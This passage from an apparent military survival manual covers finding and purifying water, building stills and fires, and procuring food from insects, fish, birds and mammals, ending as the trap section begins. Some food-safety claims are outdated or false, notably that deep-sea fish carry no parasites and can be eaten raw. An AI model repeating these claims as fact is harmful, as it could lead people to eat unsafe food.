Environment	Source of Water	Means of Obtaining and/or Making Potable	Remarks
Beach	Ground	Dig hole deep enough to allow water to seep in; obtain rocks, build fire, and heat rocks; drop hot rocks in water; hold cloth over hole to absorb steam; wring water from cloth.	Alternate method if a container or bark pot is available: Fill container or pot with seawater; build fire and boil water to produce steam; hold cloth over container to absorb steam; wring water from cloth.
Desert	Ground • in valleys and low areas • at foot of concave banks of dry river beads • at foot of cliffs or rock outcrops • at first depression behind first sand dune of dry desert lakes • wherever you find damp surface sand • wherever you find green vegetation	Dig holes deep enough to allow water to seep in.	In a sand dune belt, any available water will be found beneath the original valley floor at the edge of dunes.
	Cacti	Cut off the top of a barrel cactus and mash or squeeze the pulp. CAUTION: Do not eat pulp. Place pulp in mouth, suck out juice, and discard pulp.	Without a machete, cutting into a cactus is difficult and takes time since you must get past the long, strong spines and cut through the tough rind.

Environment	Source of Water	Means of Obtaining and/or Making Potable	Remarks
Desert (continued)	Depressions or holes in rocks		Periodic rainfall may collect in pools, seep into fissures, or collect in holes in rocks.
	Fissures in rock	Insert flexible tubing and siphon water. If fissure is large enough, you can lower a container into it.
	Porous rock	Insert flexible tubing and siphon water.
	Condensation on metal	Use cloth to absorb water, then wring water from cloth.	Extreme temperature variations between night and day may cause condensation on metal surfaces. Following are signs to watch for in the desert to help you find water: • All trails lead to water. You should follow in the direction in which the trails converge. Signs of camps, campfire ashes, animal droppings, and trampled terrain may mark trails. • Flocks of birds will circle over water holes. Some birds fly to water holes at dawn and sunset. Their flight at these times is generally fast and close to the ground. Bird tracks or chirping sounds in the evening or early morning sometimes indicate that water is nearby.

Note: If you do not have a canteen, a cup, a can, or other type of container, improvise one from plastic or water-resistant cloth. Shape the plastic or cloth into a bowl by pleating it. Use pins or other suitable items--even your hands--to hold the pleats.

If you do not have a reliable source to replenish your water supply, stay alert for ways in which your environment can help you.

CAUTION
Do not substitute the fluids listed in Figure 6-2 for water.

Fluid	Remarks
Alcoholic beverages	Dehydrate the body and cloud judgment.
Urine	Contains harmful body wastes. Is about 2 percent salt.
Blood	Is salty and considered a food; therefore, requires additional body fluids to digest. May transmit disease.
Seawater	Is about 4 percent salt. It takes about 2 liters of body fluids to rid the body of waste from 1 liter of seawater. Therefore, by drinking seawater you deplete your body's water supply, which can cause death.

Heavy dew can provide water. Tie rags or tufts of fine grass around your ankles and walk through dew-covered grass before sunrise. As the rags or grass tufts absorb the dew, wring the water into a container. Repeat the process until you have a supply of water or until the dew is gone. Australian natives sometimes mop up as much as a liter an hour this way.

Bees or ants going into a hole in a tree may point to a water-filled hole. Siphon the water with plastic tubing or scoop it up with an improvised dipper. You can also stuff cloth in the hole to absorb the water and then wring it from the cloth.

Water sometimes gathers in tree crotches or rock crevices. Use the above procedures to get the water.

In arid areas, bird droppings around a crack in the rocks may indicate water in or near the crack.

Green bamboo thickets are an excellent source of fresh water. Water from green bamboo is clear and odorless. To get the water, bend a green bamboo stalk, tie it down, and cut off the top (Figure 6-3). The water will drip freely during the night. Old, cracked bamboo may contain water.

Purify the water before drinking it.

Wherever you find banana or plantain trees, you can get water. Cut down the tree, leaving about a 30-centimeter stump, and scoop out the center of the stump so that the hollow is bowl-shaped. Water from the roots will immediately start to fill the hollow. The first three fillings of water will be bitter, but succeeding fillings will be palatable. The stump (Figure 6-4) will supply water for up to four days. Be sure to cover it to keep out insects.

Some tropical vines can give you water. Cut a notch in the vine as high as you can reach, then cut the vine off close to the ground. Catch the dropping liquid in a container or in your mouth (Figure 6-5).

Do not drink the liquid if it is sticky, milky, or bitter tasting.

The milk from green (unripe) coconuts is a good thirst quencher. However, the milk from mature coconuts contains an oil that acts as a laxative. Drink in moderation only.
In the American tropics you may find large trees whose branches support air plants. These air plants may hold a considerable amount of rainwater in their overlapping, thickly growing leaves. Strain the water through a cloth to remove insects and debris.
You can get water from plants with moist pulpy centers. Cut off a section of the plant and squeeze or smash the pulp so that the moisture runs out. Catch the liquid in a container.
Plant roots may provide water. Dig or pry the roots out of the ground, cut them into short pieces, and smash the pulp so that the moisture runs out. Catch the liquid in a container.
Fleshy leaves, stems, or stalks, such as bamboo, contain water. Cut or notch the stalks at the base of a joint to drain out the liquid.
The following trees can also provide water:

- Palms. Palms, such as the buri, coconut, sugar, rattan, and nips, contain liquid. Bruise a lower frond and pull it down so the tree will "bleed" at the injury.
- Traveler's tree. Found in Madagascar, this tree has a cuplike sheath at the base of its leaves in which water collects.
- Umbrella tree. The leaf bases and roots of this tree of western tropical Africa can provide water.
- Baobab tree. This tree of the sandy plains of northern Australia and Africa collects water in its bottlelike trunk during the wet season. Frequently, you can find clear, fresh water in these trees after weeks of dry weather.

CAUTION
Do not keep the sap from plants longer than 24 hours. It begins fermenting, becoming dangerous as a water source.

STILL CONSTRUCTION

You can use stills in various areas of the world. They draw moisture from the ground and from plant material. You need certain materials to build a still, and you need time to let it collect the water. It takes about 24 hours to get 0.5 to 1 liter of water.

Aboveground Still

To make the aboveground still, you need a sunny slope on which to place the still, a clear plastic bag, green leafy vegetation, and a small rock (Figure 6-6).

To make the still--

- Fill the bag with air by turning the opening into the breeze or by "scooping" air into the bag.
- Fill the plastic bag half to three-fourths full of green leafy vegetation. Be sure to remove all hard sticks or sharp spines that might puncture the bag.

CAUTION
Do not use poisonous vegetation. It will provide poisonous liquid.

- Place a small rock or similar item in the bag.
- Close the bag and tie the mouth securely as close to the end of the bag as possible to keep the maximum amount of air space. If you have a piece of tubing, a small straw, or a hollow reed, insert one end in the mouth of the bag before you tie it securely. Then tie off or plug the tubing so that air will not escape. This tubing will allow you to drain out condensed water without untying the bag.
- Place the bag, mouth downhill, on a slope in full sunlight. Position the mouth of the bag slightly higher than the low point in the bag.
- Settle the bag in place so that the rock works itself into the low point in the bag.

To get the condensed water from the still, loosen the tie around the bag's mouth and tip the bag so that the water collected around the rock will drain out. Then retie the mouth securely and reposition the still to allow further condensation.
Change the vegetation in the bag after extracting most of the water from it. This will ensure maximum output of water.

Belowground Still

To make a belowground still, you need a digging tool, a container, a clear plastic sheet, a drinking tube, and a rock (Figure 6-7).

Select a site where you believe the soil will contain moisture (such as a dry stream bed or a low spot where rainwater has collected). The soil at this site should be easy to dig, and sunlight must hit the site most of the day.
To construct the still--

- Dig a bowl-shaped hole about 1 meter across and 60 centimeters deep.
- Dig a sump in the center of the hole. The sump's depth and perimeter will depend on the size of the container that you have to place in it. The bottom of the sump should allow the container to stand upright.
- Anchor the tubing to the container's bottom by forming a loose overhand knot in the tubing.
- Place the container upright in the sump.
- Extend the unanchored end of the tubing up, over, and beyond the lip of the hole.
- Place the plastic sheet over the hole, covering its edges with soil to hold it in place.
- Place a rock in the center of the plastic sheet.
- Lower the plastic sheet into the hole until it is about 40 centimeters below ground level. It now forms an inverted cone with the rock at its apex. Make sure that the cone's apex is directly over your container. Also make sure the plastic cone does not touch the sides of the hole because the earth will absorb the condensed water.
- Put more soil on the edges of the plastic to hold it securely in place and to prevent the loss of moisture.
- Plug the tube when not in use so that the moisture will not evaporate.

You can drink water without disturbing the still by using the tube as a straw.
You may want to use plants in the hole as a moisture source. If so, dig out additional soil from the sides of the hole to form a slope on which to place the plants. Then proceed as above.
If polluted water is your only moisture source, dig a small trough outside the hole about 25 centimeters from the still's lip (Figure 6-8). Dig the trough about 25 centimeters deep and 8 centimeters wide. Pour the polluted water in the trough. Be sure you do not spill any polluted water around the rim of the hole where the plastic sheet touches the soil. The trough holds the polluted water and the soil filters it as the still draws it. The water then condenses on the plastic and drains into the container. This process works extremely well when your only water source is salt water.

You will need at least three stills to meet your individual daily water intake needs.

WATER PURIFICATION

Rainwater collected in clean containers or in plants is usually safe for drinking. However, purify water from lakes, ponds, swamps, springs, or streams, especially the water near human settlements or in the tropics.

When possible, purify all water you got from vegetation or from the ground by using iodine or chlorine, or by boiling.

Purify water by--

- Using water purification tablets. (Follow the directions provided.)
- Placing 5 drops of 2 percent tincture of iodine in a canteen full of clear water. If the canteen is full of cloudy or cold water, use 10 drops. (Let the canteen of water stand for 30 minutes before drinking.)
- Boiling water for 1 minute at sea level, adding 1 minute for each additional 300 meters above sea level, or boil for 10 minutes no matter where you are.

By drinking nonpotable water you may contract diseases or swallow organisms that can harm you. Examples of such diseases or organisms are--

- Dysentery. Severe, prolonged diarrhea with bloody stools, fever, and weakness.
- Cholera and typhoid. You may be susceptible to these diseases regardless of inoculations.
- Flukes. Stagnant, polluted water--especially in tropical areas--often contains blood flukes. If you swallow flukes, they will bore into the bloodstream, live as parasites, and cause disease.
- Leeches. If you swallow a leech, it can hook onto the throat passage or inside the nose. It will suck blood, create a wound, and move to another area. Each bleeding wound may become infected.

WATER FILTRATION DEVICES

If the water you find is also muddy, stagnant, and foul smelling, you can clear the water--

- By placing it in a container and letting it stand for 12 hours.
- By pouring it through a filtering system.

Note: These procedures only clear the water and make it more palatable. You will have to purify it.

To make a filtering system, place several centimeters or layers of filtering material such as sand, crushed rock, charcoal, or cloth in bamboo, a hollow log, or an article of clothing (Figure 6-9).

Remove the odor from water by adding charcoal from your fire. Let the water stand for 45 minutes before drinking it.

CHAPTER 7 - FIRECRAFT

In many survival situations, the ability to start a fire can make the difference between living and dying. Fire can fulfill many needs. It can provide warmth and comfort. It not only cooks and preserves food, it also provides warmth in the form of heated food that saves calories our body normally uses to produce body heat. You can use fire to purify water, sterilize bandages, signal for rescue, and provide protection from animals. It can be a psychological boost by providing peace of mind and companionship. You can also use fire to produce tools and weapons.

Fire can cause problems, as well. The enemy can detect the smoke and light it produces. It can cause forest fires or destroy essential equipment. Fire can also cause burns carbon monoxide poisoning when used in shelters.

Remember weigh your need for fire against your need to avoid enemy detection.

BASIC FIRE PRINCIPLES

To build a fire, it helps to understand the basic principles of a fire. Fuel (in a nongaseous state) does not burn directly. When you apply heat to a fuel, it produces a gas. This gas, combined with oxygen in the air, burns.

Understanding the concept of the fire triangle is very important in correctly constructing and maintaining a fire. The three sides of the triangle represent air, heat, and fuel. If you remove any of these, the fire will go out. The correct ratio of these components is very important for a fire to burn at its greatest capability. The only way to learn this ratio is to practice.

SITE SELECTION AND PREPARATION

You will have to decide what site and arrangement to use. Before building a fire consider--

- The area (terrain and climate) in which you are operating.
- The materials and tools available.
- Time: how much time you have?
- Need: why you need a fire?
- Security: how close is the enemy?

Look for a dry spot that--

- Is protected from the wind.
- Is suitably placed in relation to your shelter (if any).
- Will concentrate the heat in the direction you desire.

Has a supply of wood or other fuel available. (See Figure 7-4 for types of material you can use.)

Tinder	Kindling	Fuel
• Birch bark • Shredded inner bark from cedar, chestnut, red elm trees • Fine wood shavings • Dead grass, ferns, moss, fungi • Straw • Sawdust • Very fine pitchwood scrapings • Dead evergreen needles • Punk (the completely rotted portions of dead logs or trees) • Evergreen tree knots • Bird down (fine feathers) • Down seed heads (milkweed, dry cattails, bulrush, or thistle) • Fine, dried vegetable fibers • Spongy threads of dead puffball • Dead palm leaves • Skinlike membrane lining bamboo • Lint from pocket and seams • Charred cloth • Waxed paper • Outer bamboo shavings • Gunpowder • Cotton • Lint	• Small twigs • Small strips of wood • Split wood • Heavy cardboard • Pieces of wood removed from the inside of larger pieces • Wood that has been doused with highly flammable materials, such as gasoline, oil, or wax	• Dry, standing wood and dry, dead branches • Dry inside (heart) of fallen tree trunks and large branches • Green wood that is finely split • Dry grasses twisted into bunches • Peat dry enough to burn (this may be found at the top of undercut banks) • Dried animal dung • Animal fats • Coal, oil shale, or oil lying on the surface

If you are in a wooded or brush-covered area, clear the brush and scrape the surface soil from the spot you have selected. Clear a circle at least 1 meter in diameter so there is little chance of the fire spreading.

If time allows, construct a fire wall using logs or rocks. This wall will help to reflector direct the heat where you want it (Figure 7-1). It will also reduce flying sparks and cut down on the amount of wind blowing into the fire. However, you will need enough wind to keep the fire burning.

CAUTION
Do not use wet or porous rocks as they may explode when heated.

In some situations, you may find that an underground fireplace will best meet your needs. It conceals the fire and serves well for cooking food. To make an underground fireplace or Dakota fire hole (Figure 7-2)--

- Dig a hole in the ground.
- On the upwind side of this hole, poke or dig a large connecting hole for ventilation.
- Build your fire in the hole as illustrated.

If you are in a snow-covered area, use green logs to make a dry base for your fire (Figure 7-3). Trees with wrist-sized trunks are easily broken in extreme cold. Cut or break several green logs and lay them side by side on top of the snow. Add one or two more layers. Lay the top layer of logs opposite those below it.

FIRE MATERIAL SELECTION

You need three types of materials (Figure 7-4) to build a fire--tinder, kindling, and fuel.

Tinder is dry material that ignites with little heat--a spark starts a fire. The tinder must be absolutely dry to be sure just a spark will ignite it. If you only have a device that generates sparks, charred cloth will be almost essential. It holds a spark for long periods, allowing you to put tinder on the hot area to generate a small flame. You can make charred cloth by heating cotton cloth until it turns black, but does not burn. Once it is black, you must keep it in an airtight container to keep it dry. Prepare this cloth well in advance of any survival situation. Add it to your individual survival kit.

Kindling is readily combustible material that you add to the burning tinder. Again, this material should be absolutely dry to ensure rapid burning. Kindling increases the fire's temperature so that it will ignite less combustible material.

Fuel is less combustible material that burns slowly and steadily once ignited.

HOW TO BUILD A FIRE

There are several methods for laying a fire, each of which has advantages. The situation you find yourself in will determine which fire to use.

Tepee

To make this fire (Figure 7-5), arrange the tinder and a few sticks of kindling in the shape of a tepee or cone. Light the center. As the tepee burns, the outside logs will fall inward, feeding the fire. This type of fire burns well even with wet wood.

Lean-To

To lay this fire (Figure 7-5), push a green stick into the ground at a 30-degree angle. Point the end of the stick in the direction of the wind. Place some tinder deep under this lean-to stick. Lean pieces of kindling against the lean-to stick. Light the tinder. As the kindling catches fire from the tinder, add more kindling.

Cross-Ditch

To use this method (Figure 7-5), scratch a cross about 30 centimeters in size in the ground. Dig the cross 7.5 centimeters deep. Put a large wad of tinder in the middle of the cross. Build a kindling pyramid above the tinder. The shallow ditch allows air to sweep under the tinder to provide a draft.

Pyramid

To lay this fire (Figure 7-5), place two small logs or branches parallel on the ground. Place a solid layer of small logs across the parallel logs. Add three or four more layers of logs or branches, each layer smaller than and at a right angle to the layer below it. Make a starter fire on top of the pyramid. As the starter fire burns, it will ignite the logs below it. This gives you a fire that burns downward, requiring no attention during the night.
There are several other ways to lay a fire that are quite effective. Your situation and the material available in the area may make another method more suitable.

HOW TO LIGHT A FIRE

Always light your fire from the upwind side. Make sure to lay your tinder, kindling, and fuel so that your fire will burn as long as you need it. Igniters provide the initial heat required to start the tinder burning. They fall into two categories: modern methods and primitive methods.

Modern Methods

Modem igniters use modem devices--items we normally think of to start a fire.

Matches

Make sure these matches are waterproof. Also, store them in a waterproof container along with a dependable striker pad.

Convex Lens

Use this method (Figure 7-6) only on bright, sunny days. The lens can come from binoculars, camera, telescopic sights, or magnifying glasses. Angle the lens to concentrate the sun's rays on the tinder. Hold the lens over the same spot until the tinder begins to smolder. Gently blow or fan the tinder into flame, and apply it to the fire lay.

Metal Match

Place a flat, dry leaf under your tinder with a portion exposed. Place the tip of the metal match on the dry leaf, holding the metal match in one hand and a knife in the other. Scrape your knife against the metal match to produce sparks. The sparks will hit the tinder. When the tinder starts to smolder, proceed as above.

Battery

Use a battery to generate a spark. Use of this method depends on the type of battery available. Attach a wire to each terminal. Touch the ends of the bare wires together next to the tinder so the sparks will ignite it.

Gunpowder

Often, you will have ammunition with your equipment. If so, carefully extract the bullet from the shell casing, and use the gunpowder as tinder. A spark will ignite the powder. Be extremely careful when extracting the bullet from the case.

Primitive Methods

Primitive igniters are those attributed to our early ancestors.

Flint and Steel

The direct spark method is the easiest of the primitive methods to use. The flint and steel method is the most reliable of the direct spark methods. Strike a flint or other hard, sharp-edged rock edge with a piece of carbon steel (stainless steel will not produce a good spark). This method requires a loose-jointed wrist and practice. When a spark has caught in the tinder, blow on it. The spark will spread and burst into flames.

Fire-Plow

The fire-plow (Figure 7-7) is a friction method of ignition. You rub a hardwood shaft against a softer wood base. To use this method, cut a straight groove in the base and plow the blunt tip of the shaft up and down the groove. The plowing action of the shaft pushes out small particles of wood fibers. Then, as you apply more pressure on each stroke, the friction ignites the wood particles.

Bow and Drill

The technique of starting a fire with a bow and drill (Figure 7-8) is simple, but you must exert much effort and be persistent to produce a fire. You need the following items to use this method:

- Socket. The socket is an easily grasped stone or piece of hardwood or bone with a slight depression in one side. Use it to hold the drill in place and to apply downward pressure.
- Drill. The drill should be a straight, seasoned hardwood stick about 2 centimeters in diameter and 25 centimeters long. The top end is round and the low end blunt (to produce more friction).
- Fire board. Its size is up to you. A seasoned softwood board about 2.5 centimeters thick and 10 centimeters wide is preferable. Cut a depression about 2 centimeters from the edge on one side of the board. On the underside, make a V-shaped cut from the edge of the board to the depression.

- Bow. The bow is a resilient, green stick about 2.5 centimeters in diameter and a string. The type of wood is not important. The bowstring can be any type of cordage. You tie the bowstring from one end of the bow to the other, without any slack.

To use the bow and drill, first prepare the fire lay. Then place a bundle of tinder under the V-shaped cut in the fire board. Place one foot on the fire board. Loop the bowstring over the drill and place the drill in the precut depression on the fire board. Place the socket, held in one hand, on the top of the drill to hold it in position. Press down on the drill and saw the bow back and forth to twirl the drill (Figure 7-8). Once you have established a smooth motion, apply more downward pressure and work the bow faster. This action will grind hot black powder into the tinder, causing a spark to catch. Blow on the tinder until it ignites.

> Note: Primitive fire-building methods are exhaustive and require practice to ensure success.

HELPFUL HINTS

Use nonaromatic seasoned hardwood for fuel, if possible.

Collect kindling and tinder along the trail.

Add insect repellent to the tinder.

Keep the firewood dry.

Dry damp firewood near the fire.

Bank the fire to keep the coals alive overnight.

Carry lighted punk, when possible.

Be sure the fire is out before leaving camp.

Do not select wood lying on the ground. It may appear to be dry but generally doesn't provide enough friction.

CHAPTER 8 - FOOD PROCUREMENT

After water, man's most urgent requirement is food. In contemplating virtually any hypothetical survival situation, the mind immediately turns to thoughts of food. Unless the situation occurs in an arid environment, even water, which is more important to maintaining body functions, will almost always follow food in our initial thoughts. The survivor must remember that the three essentials of survival--water, food, and shelter--are prioritized according to the estimate of the actual situation. This estimate must not only be timely but accurate as well. Some situations may well dictate that shelter precede both food and water.

ANIMALS FOR FOOD

Unless you have the chance to take large game, concentrate your efforts on the smaller animals, due to their abundance. The smaller animal species are also easier to prepare. You must not know all the animal species that are suitable as food. Relatively few are poisonous, and they make a smaller list to remember. What is important is to learn the habits and behavioral patterns of classes of animals. For example, animals that are excellent choices for trapping, those that inhabit a particular range and occupy a den or nest, those that have somewhat fixed feeding areas, and those that have trails leading from one area to another. Larger, herding animals, such as elk or caribou, roam vast areas and are somewhat more difficult to trap. Also, you must understand the food choices of a particular species.

You can, with relatively few exceptions, eat anything that crawls, swims, walks, or flies. The first obstacle is overcoming your natural aversion to a particular food source. Historically, people in starvation situations have resorted to eating everything imaginable for nourishment. A person who ignores an otherwise healthy food source due to a personal bias, or because he feels it is unappetizing, is risking his own survival. Although it may prove difficult at first, a survivor must eat what is available to maintain his health.

Insects

The most abundant life-form on earth, insects are easily caught. Insects provide 65 to 80 percent protein compared to 20 percent for beef. This fact makes insects an important, if not overly appetizing, food source. Insects to avoid include all adults that sting or bite, hairy or brightly colored insects, and caterpillars and insects that have a pungent odor. Also avoid spiders and common disease carriers such as ticks, flies, and mosquitoes.

Rotting logs lying on the ground are excellent places to look for a variety of insects including ants, termites, beetles, and grubs, which are beetle larvae. Do not overlook insect nests on or in the ground. Grassy areas, such as fields, are good areas to search because the insects are easily seen. Stones, boards, or other materials lying on the ground provide the insects with good nesting sites. Check these sites. Insect larvae are also edible. Insects such as beetles and grasshoppers that have a hard outer shell will have parasites. Cook them before eating. Remove any wings and barbed legs also. You can eat most insects raw. The taste varies from one species to another. Wood grubs are bland, while some species of ants store honey in their bodies, giving them a sweet taste. You can grind a collection of insects into a paste. You can mix them with edible vegetation. You can cook them to improve their taste.

Worms

Worms (Annelidea) are an excellent protein source. Dig for them in damp humus soil or watch for them on the ground after a rain. After capturing them, drop them into clean, potable water for a few minutes. The worms will naturally purge or wash themselves out, after which you can eat them raw.

Crustaceans

Freshwater shrimp range in size from 0.25 centimeter up to 2.5 centimeters. They can form rather large colonies in mats of floating algae or in mud bottoms of ponds and lakes.
Crayfish are akin to marine lobsters and crabs. You can distinguish them by their hard exoskeleton and five pairs of legs, the front pair having oversized pincers. Crayfish are active at night, but you can locate them in the daytime by looking under and around stones in streams. You can also find them by looking in the soft mud near the chimneylike breathing holes of their nests. You can catch crayfish by tying bits of offal or internal organs to a string. When the crayfish grabs the bait, pull it to shore before it has a chance to release the bait.
You find saltwater lobsters, crabs, and shrimp from the surf's edge out to water 10 meters deep. Shrimp may come to a light at night where you can scoop them up with a net. You can catch lobsters and crabs with a baited trap or a baited hook. Crabs will come to bait placed at the edge of the surf, where you can trap or net them. Lobsters and crabs are nocturnal and caught best at night.

Mollusks

This class includes octopuses and freshwater and saltwater shellfish such as snails, clams, mussels, bivalves, barnacles, periwinkles, chitons, and sea urchins (Figure 8-1). You find bivalves similar to our freshwater mussel and terrestrial and aquatic snails worldwide under all water conditions.

River snails or freshwater periwinkles are plentiful in rivers, streams, and lakes of northern coniferous forests. These snails may be pencil point or globular in shape.

In fresh water, look for mollusks in the shallows, especially in water with a sandy or muddy bottom. Look for the narrow trails they leave in the mud or for the dark elliptical slit of their open valves.

Near the sea, look in the tidal pools and the wet sand. Rocks along beaches or extending as reefs into deeper water often bear clinging shellfish. Snails and limpets cling to rocks and seaweed from the low water mark upward. Large snails, called chitons, adhere tightly to rocks above the surf line.

Mussels usually form dense colonies in rock pools, on logs, or at the base of boulders.

CAUTION
Mussels may be poisonous in tropical zones during the summer!

Steam, boil, or bake mollusks in the shell. They make excellent stews in combination with greens and tubers.

CAUTION
Do not eat shellfish that are not covered by water at high tide!

Fish

Fish represent a good source of protein and fat. They offer some distinct advantages to the survivor or evader. They are usually more abundant than mammal wildlife, and the ways to get them are silent. To be successful at catching fish, you must know their habits. For instance, fish tend to feed heavily before a storm. Fish are not likely to feed after a storm when the water is muddy and swollen. Light often attracts fish at night. When there is a heavy current, fish will rest in places where there is an eddy, such as near rocks. Fish will also gather where there are deep pools, under overhanging brush, and in and around submerged foliage, logs, or other objects that offer them shelter.

There are no poisonous freshwater fish. However, the catfish species has sharp, needlelike protrusions on its dorsal fins and barbels. These can inflict painful puncture wounds that quickly become infected. Cook all freshwater fish to kill parasites. Also cook saltwater fish caught within a reef or within the influence of a freshwater source as a precaution. Any marine life obtained farther out in the sea will not contain parasites because of the saltwater environment. You can eat these raw.

Certain saltwater species of fish have poisonous flesh. In some species the poison occurs seasonally in others, it is permanent. Examples of poisonous saltwater fish are the porcupine fish, triggerfish, cowfish, thorn fish, oilfish, red snapper, jack, and puffer (Figure 8-2). The barracuda, while not actually poisonous itself, may transmit ciguatera (fish poisoning) if eaten raw.

Amphibians

Frogs and salamanders are easily found around bodies of fresh water. Frogs seldom move from the safety of the water's edge. At the first sign of danger, they plunge into the water and bury themselves in the mud and debris. There are few poisonous species of frogs. Avoid any brightly colored frog or one that has a distinct "X" mark on it's back. Do not confuse toads with frogs. You normally find toads in drier environments. Several species of toads secrete a poisonous substance through their skin as a defense against attack. Therefore, to avoid poisoning, do not handle or eat toads.
Salamanders are nocturnal. The best time to catch them is at night using a light. They can range in size from a few centimeters to well over 60 centimeters in length. Look in water around rocks and mud banks for salamanders.

Reptiles

Reptiles are a good protein source and relatively easy to catch. You should cook them, but in an emergency, you can eat them raw. Their raw flesh may transmit parasites, but because reptiles are cold-blooded, they do not carry the blood diseases of the warm-blooded animals.
The box turtle is a commonly encountered turtle that you should not eat. It feeds on poisonous mushrooms and may build up a highly toxic poison in its flesh. Cooking does not destroy this toxin. Avoid the hawksbill turtle, found in the Atlantic Ocean, because of its poisonous thorax gland. Poisonous snakes, alligators, crocodiles, and large sea turtles present obvious hazards to the survivor.

Birds

All species of birds are edible, although the flavor will vary considerably. You may skin fish-eating birds to improve their taste. As with any wild animal, you must understand birds' common habits to have a realistic chance of capturing them. You can take pigeons, as well as some other species, from their roost at night by hand. During the nesting season, some species will not leave the nest even when approached. Knowing where and when the birds nest makes catching them easier (Figure 8-3). Birds tend to have regular flyways going from the roost to a feeding area, to water, and so forth. Careful observation should reveal where these flyways are and indicate good areas for catching birds in nets stretched across the flyways (Figure 8-4). Roosting sites and waterholes are some of the most promising areas for trapping or snaring.

Types of Birds	Frequent Nesting Places	Nesting Periods
Inland birds	Trees, woods, or fields	Spring and early summer in temperate and arctic regions; year round in the tropics
Cranes and herons	Mangrove swamps or high trees near water	Spring and early summer
Some species of owls	High trees	Late December through March
Ducks, geese, and swans	Tundra areas near ponds, rivers, or lakes	Spring and early summer in arctic regions
Some sea birds	Sandbars or low sand islands	Spring and early summer in temperate and arctic regions
Gulls, auks, murres, and cormorants	Steep rocky coasts	Spring and early summer in temperate and arctic regions

Nesting birds present another food source--eggs. Remove all but two or three eggs from the clutch, marking the ones that you leave. The bird will continue to lay more eggs to fill the clutch. Continue removing the fresh eggs, leaving the ones you marked.

Mammals

Mammals are excellent protein sources and, for Americans, the most tasty food source. There are some drawbacks to obtaining mammals. In a hostile environment, the enemy may detect any traps or snares placed on land. The amount of injury an animal can inflict is in direct proportion to its size. All mammals have teeth and nearly all will bite in self-defense. Even a squirrel can inflict a serious wound and any bite presents a serious risk of infection. Also, a mother can be extremely aggressive in defense of her young. Any animal with no route of escape will fight when cornered.
All mammals are edible; however, the polar bear and bearded seal have toxic levels of vitamin A in their livers. The platypus, native to Australia and Tasmania, is an egg-laying, semiaquatic mammal that has poisonous glands. Scavenging mammals, such as the opossum, may carry diseases.

TRAPS AND SNARES

For an unarmed survivor or evader, or when the sound of a rifle shot could be a problem, trapping or snaring wild game is a good alternative. Several well-placed traps have the potential to catch much more game than a man with a rifle is likely to shoot. To be effective with any type of trap or snare, you must--

- Be familiar with the species of animal you intend to catch.
- Be capable of constructing a proper trap.
- Not alarm the prey by leaving signs of your presence.

There are no catchall traps you can set for all animals. You must determine what species are in a given area and set your traps specifically with those animals in mind. Look for the following:

- Runs and trails.
- Tracks.
- Droppings.
- Chewed or rubbed vegetation.
- Nesting or roosting sites.
- Feeding and watering areas.

Position your traps and snares where there is proof that animals pass through. You must determine if it is a "run" or a "trail." A trail will show signs of use by several species and will be rather distinct. A run is usually smaller and less distinct and will only contain signs of one species. You may construct a perfect snare, but it will not catch anything if haphazardly placed in the woods. Animals have bedding areas, waterholes, and feeding areas with trails leading from one to another. You must place snares and traps around these areas to be effective.

For an evader in a hostile environment, trap and snare concealment is important. It is equally important, however, not to create a disturbance that will alarm the animal and cause it to avoid the trap. Therefore, if you must dig, remove all fresh dirt from the area. Most animals will instinctively avoid a pitfall-type trap. Prepare the various parts of a trap or snare away from the site, carry them in, and set them up. Such actions make it easier to avoid disturbing the local vegetation, thereby alerting the prey. Do not use freshly cut, live vegetation to construct a trap or snare. Freshly cut vegetation will "bleed" sap that has an odor the prey will be able to smell. It is an alarm signal to the animal.

You must remove or mask the human scent on and around the trap you set. Although birds do not have a developed sense of smell, nearly all mammals depend on smell even more than on sight. Even the slightest human scent on a trap will alarm the prey and cause it to avoid the area. Actually removing the scent from a trap is difficult but masking it is relatively easy. Use the fluid from the gall and urine bladders of previous kills. Do not use human urine. Mud, particularly from an area with plenty of rotting vegetation, is also good. Use it to coat your hands when handling the trap and to coat the trap when setting it. In nearly all parts of the world, animals know the smell of burned vegetation and smoke. It is only when a fire is actually burning that they become alarmed. Therefore, smoking the trap parts is an effective means to mask your scent. If one of the above techniques is not practical, and if time permits, allow a trap to weather for a few days and then set it. Do not handle a trap while it is weathering. When you position the trap, camouflage it as naturally as possible to prevent detection by the enemy and to avoid alarming the prey.

Traps or snares placed on a trail or run should use channelization. To build a channel, construct a funnel-shaped barrier extending from the sides of the trail toward the trap, with the narrowest part nearest the trap. Channelization should be inconspicuous to avoid alerting the prey. As the animal gets to the trap, it cannot turn left or right and continues into the trap. Few wild animals will back up, preferring to face the direction of travel. Channelization does not have to be an impassable barrier. You only have to make it inconvenient for the animal to go over or through the barrier. For best effect, the channelization should reduce the trail's width to just slightly wider than the targeted animal's body. Maintain this constriction at least as far back from the trap as the animal's body length, then begin the widening toward the mouth of the funnel.

Use of Bait

Baiting a trap or snare increases your chances of catching an animal. When catching fish, you must bait nearly all the devices. Success with an unbaited trap depends on its placement in a good location. A baited trap can actually draw animals to it. The bait should be something the animal knows. This bait, however, should not be so readily available in the immediate area that the animal can get it close by. For example, baiting a trap with corn in the middle of a corn field would not be likely to work. Likewise, if corn is not grown in the region, a corn-baited trap may arouse an animal's curiosity and keep it alerted while it ponders the strange food. Under such circumstances it may not go for the bait. One bait that works well on small mammals is the peanut butter from a meal, ready-to-eat (MRE) ration. Salt is also a good bait. When using such baits, scatter bits of it around the trap to give the prey a chance to sample it and develop a craving for it. The animal will then overcome some of its caution before it gets to the trap.

If you set and bait a trap for one species but another species takes the bait without being caught, try to determine what the animal was. Then set a proper trap for that animal, using the same bait.

> Note: Once you have successfully trapped an animal, you will not only gain confidence in your ability, you also will have resupplied yourself with bait for several more traps.

Trap and Snare Construction

Traps and snares crush, choke, hang, or entangle the prey. A single trap or snare will commonly incorporate two or more of these principles. The mechanisms that provide power to the trap are almost always very simple. The struggling victim, the force of gravity, or a bent sapling's tension provides the power.

The heart of any trap or snare is the trigger. When planning a trap or snare, ask yourself how it should affect the prey, what is the source of power, and what will be the most efficient trigger. Your answers will help you devise a specific trap for a specific species. Traps are designed to catch and hold or to catch and kill. Snares are traps that incorporate a noose to accomplish either function.

Simple Snare

